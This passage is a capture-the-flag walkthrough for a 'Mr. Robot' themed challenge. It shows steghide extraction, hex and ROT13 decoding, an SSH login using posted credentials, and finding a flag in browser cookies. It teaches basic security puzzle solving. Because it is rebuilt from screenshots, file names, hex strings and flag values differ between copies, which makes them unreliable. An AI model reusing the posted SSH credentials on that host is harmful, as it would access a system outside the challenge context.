Bits Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:4:4 (1 1)
Image Size   : 256x256
Megapixels   : 0.066
cyberlkhone@Nadeesh-PC:~/Downloads$ steghide extract -sf mrobot
Enter passphrase:
wrote extracted data to "flag.txt".
cyberlkhone@Nadeesh-PC:~/Downloads$ cat flag.txt
_____
This is not a real flag_____
Hex ::

43646d485569373836466a6b536e5165723755386f4f61563541365a7730696c

You can use this Credentials for SSH login.

IP      : 20.195.41.0
Port    : 22
User Name : anonymous
Password : pass123
cyberlkhone@Nadeesh-PC:~/Downloads$
```

According to the above image the flag is encoded. Use any hex decoder to decode the flag and later on submit in the submission form.

Hex to ASCII Text Converter

Enter hex bytes with any prefix / postfix / delimiter and press the Convert button
(e.g. 45 78 61 6d 70 6C 65 21):

Open File

Paste hex numbers or drop file

```
43646d485569373836466a6b536e5165723755386f4f61563541365a7730696c0696c
```

Character encoding

ASCII

CdmHU1786FjkSnQer7U8o0aV5A6Zw011


SEMIKRON
innovation + service

Application Manual
Power Semiconductors

465 pages of extensive power semiconductor knowledge

Get your free copy

Level 4



To do this level you must need to do the previous level,

```
This is not a real flag _____  
Hex : -  
  
43646d485569373836466a0b530e5165723755386f4f01563541365a7730696c  
  
You can use this Credentials for SSH login.  
IP : 20.195.41.0  
Port : 22  
User Name : anonymous  
Password : pass123  
cyberlkhone@Nadeesh-PC:~/Downloads$ ^C
```

And login through SSH using those credential,


the flag file is hidden

use cat .YouFountIt to read the file

```
cyberlkhone@Nadeesh-PC:~/Downloads$ ^C  
cyberlkhone@Nadeesh-PC:~/Downloads$ ssh anonymous@20.195.41.0 -p 22  
anonymous@20.195.41.0's password:  
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-1096-azure x86_64)  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage  
11 packages can be updated.  
0 updates are security updates.  
  
Last login: Wed Sep 30 08:57:35 2020 From 111.223.129.89  
anonymous@mrRobot:~$ ls  
anonymous@mrRobot:~$ ls -al  
total 36  
drwxr-xr-x 3 anonymous anonymous 4096 Sep 29 18:39 .  
drwxr-xr-x 3 root root 4096 Sep 29 14:14 ..  
-rw-rw-r-- 1 anonymous anonymous 38 Sep 29 18:39 .bash_history  
-rw----- 1 anonymous anonymous 653 Sep 30 09:02 .bash_logout  
-rw-r--r-- 1 anonymous anonymous 220 Sep 29 14:14 .bash_logout  
-rw-r--r-- 1 anonymous anonymous 3771 Sep 29 14:14 .bashrc  
drwx----- 2 anonymous anonymous 4096 Sep 29 14:16 .cache  
-rw-r--r-- 1 anonymous anonymous 655 Sep 29 14:14 .profile  
-rw----- 1 anonymous anonymous 879 Sep 29 18:39 .vmlinu  
anonymous@mrRobot:~$ cat .YouFountIt  
Synt vf LbhNerGurTengrifgZnaVaGurJbeyq
```

And it need to decode

Cat .YouFountIt | tr 'A-Za-z' 'N-ZA-Mn-za-m'




The screenshot shows a terminal window with a dark background and light-colored text. At the top, there are several icons: a blue circle with a question mark, a grey square with a right-pointing arrow, and a DVD icon. The terminal output is as follows:

```
Last login: Wed Sep 30 08:57:35 2020 from 111.223.129.89
anonymous@Robot: ~ ls
anonymous@Robot: ~ ls -al
total 36
drwxr-xr-x 3 anonymous anonymous 4096 Sep 29 18:39 .
drwxr-xr-x 3 root      root      4096 Sep 29 14:14 ..
-rw-rw-r-- 1 anonymous anonymous 38 Sep 29 18:39 .YouFoundIt
-rw----- 1 anonymous anonymous 653 Sep 30 09:02 .bash_history
-rw-r--r-- 1 anonymous anonymous 220 Sep 29 14:14 .bash_logout
-rw-r--r-- 1 anonymous anonymous 3771 Sep 29 14:14 .bashrc
drwx----- 2 anonymous anonymous 4096 Sep 29 14:16 .cache
-rw-r--r-- 1 anonymous anonymous 655 Sep 29 14:14 .profile
-rw----- 1 anonymous anonymous 879 Sep 29 18:39 .vmlinu
anonymous@Robot: ~ cat .YouFoundIt
Synt vf LbhNerGurTengrifgZnaVaGuJbeyq
anonymous@Robot: ~ cat .YouFoundIt | tr 'A-Za-z' 'N-ZA-Mn-za-m'
Flag ts YouAreTheGreatestManInTheWorld
anonymous@Robot: ~
```


Level 5

The screenshot shows a web browser window titled "MrRobot_Level5". The URL in the address bar is "mrrobotctf.tk/levels/level5.php". The page has a banner at the top with the text "MR.ROBOT" and a "Logout" link. A dark overlay box contains the text "Level 5" and a hint: "Mr. robot found the flag when trying to do the level 4, tasting a cookie with a tea...". Below this is a form with a "Submit" button. At the bottom right, there is a copyright notice: "Mr.Robot™ Nadeesh | Sandun".

First open the Inspector Element Mode and go to Storage tab, then select Cookies and <https://mrrobotctf.cf>. then type any value in flag submission field. That flag not in the Level 5 cookies. Mr. Robot give a hint for that. He said do the level 4, that is mean flags is in with Level 4 Cookies. Sometime that not come first time then enter another value in that field. Then you can see the flag in the cookie section. That is call flag.



Screenshot of the Chrome DevTools Network tab showing the Cookies section. It lists a cookie for the domain 'mrrobotctf.tk' with the name 'PHPSESSID' and value 'fr5crbfju4vkaa6g7pc7lu9sv1'. The cookie is set to expire at 'Session' with a size of 35, 'HttpOnly' is false, and 'SameSite' is 'None'. The last accessed time is 'Sun, 15 Nov 2020 11:19:24 GMT'.



Screenshot of the Chrome DevTools Network tab showing the Cookies section. It lists a cookie for the domain 'mrrobotctf.tk' with the name 'PHPSESSID' and value 'fr5crbfju4vkaa6g7pc7lu9sv1'. The cookie is set to expire at 'Session' with a size of 35, 'HttpOnly' is false, and 'SameSite' is 'None'. The last accessed time is 'Sun, 15 Nov 2020 11:19:24 GMT'.

MrRobot_Level5

Welcome testuser
Logout

Level 5

Mr. robot found the flag when trying to do the level 4, tasting a cookie with a tea.

Enter the Flag

Wrong Flag

Enter the flag here...

Submit

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Cookies

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	fr5crbfju4vkaa6g7pc7lu9sv1	mrrobotctf.tk	/	Session	35	false	false	None	Sun, 15 Nov 2020 11:19:24 GMT

Data

PHPSESSID: "fr5crbfju4vkaa6g7pc7lu9sv1"
 Created: "Sun, 15 Nov 2020 11:19:24 GMT"
 Domain: "mrrobotctf.tk"
 Expires / Max-Age: "Session"
 HostOnly: true
 HttpOnly: false
 Last Accessed: "Sun, 15 Nov 2020 11:19:24 GMT"
 Path: "/"
 SameSite: "None"

MrRobot_Level4

Welcome testuser
Logout

Level 4

Do previous level and get Credentials...

Enter the Flag

Enter the flag here...

Submit


Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Cookies

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	fr5crbfju4vkaa6g7pc7lu9sv1	mrrobotctf.tk	/	Session	35	false	false	None	Sun, 15 Nov 2020 11:19:24 GMT

Data

PHPSESSID: "fr5crbfju4vkaa6g7pc7lu9sv1"
 Created: "Sun, 15 Nov 2020 11:19:24 GMT"
 Domain: "mrrobotctf.tk"
 Expires / Max-Age: "Session"
 HostOnly: true
 HttpOnly: false
 Last Accessed: "Sun, 15 Nov 2020 11:19:24 GMT"
 Path: "/"
 SameSite: "None"




Screenshot of the browser developer tools Network tab showing the cookies for the session. One cookie is selected:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	fr5crbfju4vkaa6g7pc7lu9sv1	mrrobotctf.tk	/	Session	35	false	false	None	Sun, 15 Nov 2020 11:19:24 GMT

The cookie details pane shows:

```
PHPSESSID: "fr5crbfju4vkaa6g7pc7lu9sv1"
  Created: "Sun, 15 Nov 2020 11:19:24 GMT"
  Domain: "mrrobotctf.tk"
  Expires / Max-Age: "Session"
  HostOnly: true
  HttpOnly: false
  Last Accessed: "Sun, 15 Nov 2020 11:19:24 GMT"
  Path: "/"
  SameSite: "None"
```



Screenshot of the browser developer tools Network tab showing the cookies for the session. One cookie is selected:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	fr5crbfju4vkaa6g7pc7lu9sv1	mrrobotctf.tk	/	Session	35	false	false	None	Sun, 15 Nov 2020 11:19:24 GMT

The cookie details pane shows:

```
PHPSESSID: "fr5crbfju4vkaa6g7pc7lu9sv1"
  Created: "Sun, 15 Nov 2020 11:19:24 GMT"
  Domain: "mrrobotctf.tk"
  Expires / Max-Age: "Session"
  HostOnly: true
  HttpOnly: false
  Last Accessed: "Sun, 15 Nov 2020 11:19:24 GMT"
  Path: "/"
  SameSite: "None"
```

Three screenshots of a browser session on the URL mrrobotctf.tk/levels/level4.php. The session shows a user named 'testuser' logged in.

Screenshot 1: The user has entered the flag 'flags' into the input field and clicked the 'Submit' button. A red error message 'Wrong Flag' is displayed above the input field.

Screenshot 2: The user has cleared the input field and re-entered the flag 'YDug0Th3Cookie'. The error message 'Wrong Flag' is still present.

Screenshot 3: The user has cleared the input field again and re-entered the flag 'YDug0Th3Cookie'. The error message 'Wrong Flag' is still present.

The browser's developer tools are open, showing the Network tab and the Application tab's Storage section. In the Storage tab, there is a table of cookies. The table shows two entries:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	fr5crbfju4vkaa6g7pc7lu9sv1	mrrobotctf.tk	/	Session	35	false	false	None	Sun, 15 Nov 2020 11:19:24 GMT
flag	YDug0Th3Cookie	mrrobotctf.tk	/levels/...	Session	19	false	false	None	Sun, 15 Nov 2020 11:19:24 GMT

The right side of the developer tools shows the details for the PHPSESSID cookie, which includes its creation time, domain, expiration, and other metadata.

The screenshot shows a web browser window for 'MrRobot_Level5'. The URL is 'mrrobotctf.tk/levels/level5.php'. The page displays a welcome message for 'testuser' and a 'Logout' link. Below this, a banner says 'Level 5' and contains the text: 'Mr. robot found the flag when trying to do the level 4, tasting a cookie with a tea.' A modal window titled 'Enter the Flag' is open, containing a text input field with the value 'Y0ug0Tth3Cookie' and a green 'Submit' button. The developer tools (F12) are open, showing the Network tab. Under Cookies, there is one entry for domain 'http://mrrobotctf.tk':

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
flag	Y0ug0Tth3Cookie	mrrobotctf.tk	/levels/level5.php	Session	19	false	false	None	Sun, 15 Nov 2020 11:20:09 GMT

The Data panel on the right shows the cookie details:


```
flag: "Y0ug0Tth3Cookie"
Created: "Sun, 15 Nov 2020 11:20:09 GMT"
Domain: "mrrobotctf.tk"
Expires / Max-Age: "Session"
HostOnly: true
HttpOnly: false
Last Accessed: "Sun, 15 Nov 2020 11:20:09 GMT"
Path: "/levels/level5.php"
SameSite: "None"
Secure: false
```

Below the browser window, another screenshot shows the same page with a success message: 'Correct Flag, Good Job' and an 'OK' button.


Level 6

The screenshot shows a web browser window titled "MrRobot_Level6". The URL is "mrrobotctf.tk/levels/level6.php". The page has a "Logout" link and a "Welcome testuser" message. The main content area features the "MR.ROBOT" logo and a dark box containing the text "Level 6". Below it, a message says "Elliot found a sound clip contain a secret message. Now you have to examine the sound clip and find out the flag" with a "Download" button. A modal dialog box is overlaid, titled "Enter the Flag", with a text input field containing "Enter the flag here..." and a green "Submit" button. In the bottom right corner of the page, there is a copyright notice: "Mr.Robot™ Nadeesh | Sandun".


First download the sound clip.




